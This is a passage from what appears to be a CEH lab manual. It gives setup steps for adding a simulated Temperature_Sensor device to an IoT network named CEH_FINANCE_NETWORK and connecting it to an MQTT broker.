
29. The **Create New Device** popup opens. Type the device name (here, we use **Temperature_Sensor**), enter Device Id (here, we use **TS1**), provide a **Description** and click on **Save**.




30. The device will be added to the **CEH_FINANCE_NETWORK**.




31. To connect the Network and the added devices to the server or Broker, click on the **Start Network** red color circular icon in right corner.



32. When a connection is established between the network and the added devices and the web server or the MQTT Broker, the red button turns into green.

